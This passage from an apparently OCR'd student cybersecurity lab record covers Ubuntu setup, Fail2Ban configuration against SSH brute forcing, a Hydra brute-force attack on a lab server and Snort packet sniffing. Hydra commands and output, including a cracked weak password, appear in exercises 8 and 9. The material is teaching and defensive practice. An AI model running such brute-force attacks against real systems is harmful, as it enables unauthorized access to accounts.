


Step 3: Show the Guided storage Configuration and Click ‘Done’





Step 4: Set up the Profile and enter your details such as name, service name, user name and Password







Step 5: Installing System





Step 6: Enter user name and password and press enter (note: password will not be visibile)





Result:

Thus to Install Linux server on the Virtual Box and Install the ssh was installed and executed Successfully.


Ex.No:8 Date:	**Use Fail2banto scan log files and ban Ips that show the malicious signs**

Aim:

To Use Fail2Banto Scan log files and ban IPS that show the malicious Signs.

Procedure:

Step 1: Change the Network adapter to Bridged Adapter



Step 2: Open ubuntu server and install fail2ban using the below command

```
user@ubuntu:~$ sudo apt install fail2ban
[sudo] password for user:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-pyinotify whois
Suggested packages:
  mailx monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 31 not upgraded.
Need to get 473 kB of archives.
After this operation, 2,486 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

```
user@ubuntu:~$ systemctl enable fail2ban.service
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-inst
all.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ===
Authentication is required to reload the systemd state.
Authenticating as: user
Password:
==== AUTHENTICATION COMPLETE ===
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ===
Authentication is required to reload the systemd state.
Authenticating as: user
Password:
==== AUTHENTICATION COMPLETE ===
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-unit-files ===
Authentication is required to manage system service or unit files.
Authenticating as: user
Password:
==== AUTHENTICATION COMPLETE ===
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/f
ail2ban.service.
user@ubuntu:~$
```

```
The following NEW packages will be installed:
  fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 31 not upgraded.
Need to get 473 kB of archives.
After this operation, 2,486 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 fail2ban all 0.11.2-6 [394 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 python3-pyinotify all 0.9.6-1.3 [24.8 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 whois amd64 5.5.13 [53.4 kB]
Fetched 473 kB in 1s (339 kB/s)
Selecting previously unselected package fail2ban.
(Reading database ... 74126 files and directories currently installed.)
Preparing to unpack .../fail2ban_0.11.2-6_all.deb ...
Unpacking fail2ban (0.11.2-6) ...
Selecting previously unselected package python3-pyinotify.
Preparing to unpack .../python3-pyinotify_0.9.6-1.3_all.deb ...
Unpacking python3-pyinotify (0.9.6-1.3) ...
Selecting previously unselected package whois.
Preparing to unpack .../whois_5.5.13_amd64.deb ...
Unpacking whois (5.5.13) ...
Setting up whois (5.5.13) ...
Setting up fail2ban (0.11.2-6) ...
Setting up python3-pyinotify (0.9.6-1.3) ...
Processing triggers for man-db (2.10.2-1) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
```

Step 3: Write the below configuration inside the jail.localfile

```
 GNU nano 6.2                                    jail.local
[sshd]
enabled=true
port=ssh
ignoreip=127.0.0.1
filter=sshd
logpath=/var/log/auth.log
maxretry=3
bantime=3600
```

Step 4: After every time changing the jail.local, restart the fail2ban service

```
user@ubuntu:/etc/fail2ban$ systemctl restart fail2ban.service
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ===
Authentication is required to restart 'fail2ban.service'.
Authenticating as: user
Password:
==== AUTHENTICATION COMPLETE ===
user@ubuntu:/etc/fail2ban$ _
```

Step 5: Check the status of fail2ban service

```
user@ubuntu:/etc/fail2ban$ systemctl status fail2ban.service
● fail2ban.service - Fail2Ban Service
     Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2023-10-28 17:19:07 UTC; 36s ago
       Docs: man:fail2ban(1)
   Main PID: 1840 (fail2ban-server)
      Tasks: 5 (limit: 2686)
     Memory: 11.8M
        CPU: 112ms
     CGroup: /system.slice/fail2ban.service
             └─1840 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Oct 28 17:19:07 ubuntu systemd[1]: fail2ban.service: Deactivated successfully.
Oct 28 17:19:07 ubuntu systemd[1]: Stopped Fail2Ban Service.
Oct 28 17:19:07 ubuntu systemd[1]: Started Fail2Ban Service.
Oct 28 17:19:07 ubuntu fail2ban-server[1840]: Server ready
user@ubuntu:/etc/fail2ban$ _
```

Step 6: Note the IP of ubuntu server

```
user@ubuntu:/etc/fail2ban$ ip r
default via 192.168.43.1 dev enp0s3 proto dhcp src 192.168.43.180 metric 100
192.168.43.0/24 dev enp0s3 proto kernel scope link src 192.168.43.180 metric 100
192.168.43.1 dev enp0s3 proto dhcp scope link src 192.168.43.180 metric 100
user@ubuntu:/etc/fail2ban$ _
```

Step 7: Open kali linux and try brute forcing ssh login of ubuntu server using hydra

```
┌──(kali㉿kali)-[~]
└─$ hydra -l user -P pass.txt 192.168.43.180 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-28 13:22:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task
[DATA] attacking ssh://192.168.43.180:22/
[ERROR] could not connect to ssh://192.168.43.180:22 - Connection refused

┌──(kali㉿kali)-[~]
└─$ ssh user@192.168.43.180
ssh: connect to host 192.168.43.180 port 22: Connection refused
```

The brute force attempt is detected by fail2ban and our ip is blocked

Step 8: Lets disable fail2ban and try brute forcing,

```
user@ubuntu:/etc/fail2ban$ sudo systemctl stop fail2ban.service
user@ubuntu:/etc/fail2ban$
```

Step 9: Now we can able to perform brute force successfully

```
┌──(kali㉿kali)-[~]
└─$ hydra -l user -P pass.txt 192.168.43.180 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-28 13:25:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task
[DATA] attacking ssh://192.168.43.180:22/
[22][ssh] host: 192.168.43.180   login: user   password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-28 13:25:11
```

Result:

Thus to use Fail2banto scan log files and Ban IPS that show the malicious signs was executed Successfully.


Ex.No:9 **Date:**	**Launch brute-force attacks on the Linux server using Hydra**

Aim:

To Launch the Brute-Force attacks on the Linux Server using Hydra

Procedure:

Step 1: In ubuntu server and kali linux, Check the network settings is configured with bridged adapter



Step 2: In ubuntu server,If openssh-server is not installed during the time of server installation then install with apt

```
jlpm@ubuntuserver:~$ sudo apt install openssh-server
[sudo] password for jlpm:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:8.9p1-3ubuntu0.4).
0 upgraded, 0 newly installed, 0 to remove and 27 not upgraded.
jlpm@ubuntuserver:~$ _
```


Step 3: Now start the ssh service

```
jlpm@ubuntuserver:~$ sudo systemctl start ssh.service
jlpm@ubuntuserver:~$
```

Step 4: Note the IP of ubuntu server

```
jlpm@ubuntuserver:~$ ip r
default via 192.168.43.1 dev enp0s3 proto dhcp src 192.168.43.240 metric 100
192.168.43.0/24 dev enp0s3 proto kernel scope link src 192.168.43.240 metric 100
192.168.43.1 dev enp0s3 proto dhcp scope link src 192.168.43.240 metric 100
jlpm@ubuntuserver:~$ _
```

Step 5: In kali linux, Create a wordlist contains passwords




Step 6: Use hydra to brute force ssh login of ubuntu server

$ **hydra -l <user> -P <wordlist file><IP of ubuntu server>ssh**

Arguments

- l – user (user name for login in ubuntu server)
- P – wordlist file (contains passowrds)
- ssh – protocol



Result:

Thus to Launch Brute-Force attacks on the Linux server using Hydra was executed Successfully.

Ex.No:10 Date:	**Perform real-time network traffic analysis and data pocket logging using Snort**

Aim:

To Perform real-time network traffic analysis and data pocket logging using snort.

Procedure:

Step 1: Install the Snort tool by using the command

```
user@ubuntu:~$ sudo apt install snort
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libauthen-sasl-perl libclone-perl libdaq2 libdata-dump-perl libdumbnet1 libencode-locale-perl
  libfile-listing-perl libfont-afm-perl libhtml-form-perl libhtml-format-perl libhtml-parser-perl
  libhtml-tagset-perl libhtml-tree-perl libhttp-cookies-perl libhttp-daemon-perl libhttp-date-perl
  libhttp-message-perl libhttp-negotiate-perl libio-html-perl libio-socket-ssl-perl
  libluajit-5.1-2 libluajit-5.1-common liblwp-mediatypes-perl liblwp-protocol-https-perl
  libmailtools-perl libnet-http-perl libnet-smtp-ssl-perl libnet-ssleay-perl libnetfilter-queue1
  libtimedate-perl libtry-tiny-perl liburi-perl libwww-perl libwww-robotrules-perl net-tools
  oinkmaster perl-openssl-defaults snort-common snort-common-libraries snort-rules-default
Suggested packages:
  libdigest-hmac-perl libgssapi-perl libcrypt-ssleay-perl libsub-name-perl libbusiness-isbn-perl
  libauthen-ntlm-perl snort-doc
The following NEW packages will be installed:
  libauthen-sasl-perl libclone-perl libdaq2 libdata-dump-perl libdumbnet1 libencode-locale-perl
  libfile-listing-perl libfont-afm-perl libhtml-form-perl libhtml-format-perl libhtml-parser-perl
  libhtml-tagset-perl libhtml-tree-perl libhttp-cookies-perl libhttp-daemon-perl libhttp-date-perl
  libhttp-message-perl libhttp-negotiate-perl libio-html-perl libio-socket-ssl-perl
  libluajit-5.1-2 libluajit-5.1-common liblwp-mediatypes-perl liblwp-protocol-https-perl
  libmailtools-perl libnet-http-perl libnet-smtp-ssl-perl libnet-ssleay-perl libnetfilter-queue1
  libtimedate-perl libtry-tiny-perl liburi-perl libwww-perl libwww-robotrules-perl net-tools
  oinkmaster perl-openssl-defaults snort snort-common snort-common-libraries snort-rules-default
0 upgraded, 41 newly installed, 0 to remove and 31 not upgraded.
Need to get 4,145 kB of archives.
After this operation, 16.4 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Step 2: Note the IP and interface of the ubuntu server

```
user@ubuntu:~$ ip r
default via 192.168.43.1 dev enp0s3 proto dhcp src 192.168.43.180 metric 100
192.168.43.0/24 dev enp0s3 proto kernel scope link src 192.168.43.180 metric 100
192.168.43.1 dev enp0s3 proto dhcp scope link src 192.168.43.180 metric 100
user@ubuntu:~$
```

SNIFFER MODE

Step 3: To run snort in sniffer mode (capture packets)

```
user@ubuntu:~$ sudo snort -d -v -e -i enp0s3_
```

```
user@ubuntu:~$ sudo snort -d -v -e -i enp0s3
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=1111)
```

Step 4: Open kali linux and ping the ubuntu server

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.43.180
PING 192.168.43.180 (192.168.43.180) 56(84) bytes of data.
64 bytes from 192.168.43.180: icmp_seq=1 ttl=64 time=0.543 ms
64 bytes from 192.168.43.180: icmp_seq=2 ttl=64 time=0.696 ms
64 bytes from 192.168.43.180: icmp_seq=3 ttl=64 time=0.729 ms
64 bytes from 192.168.43.180: icmp_seq=4 ttl=64 time=0.224 ms
64 bytes from 192.168.43.180: icmp_seq=5 ttl=64 time=1.42 ms
64 bytes from 192.168.43.180: icmp_seq=6 ttl=64 time=0.877 ms
64 bytes from 192.168.43.180: icmp_seq=7 ttl=64 time=0.312 ms
64 bytes from 192.168.43.180: icmp_seq=8 ttl=64 time=0.792 ms
```

Step 5: In ubuntu server we can see the ICMPECHO messages.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
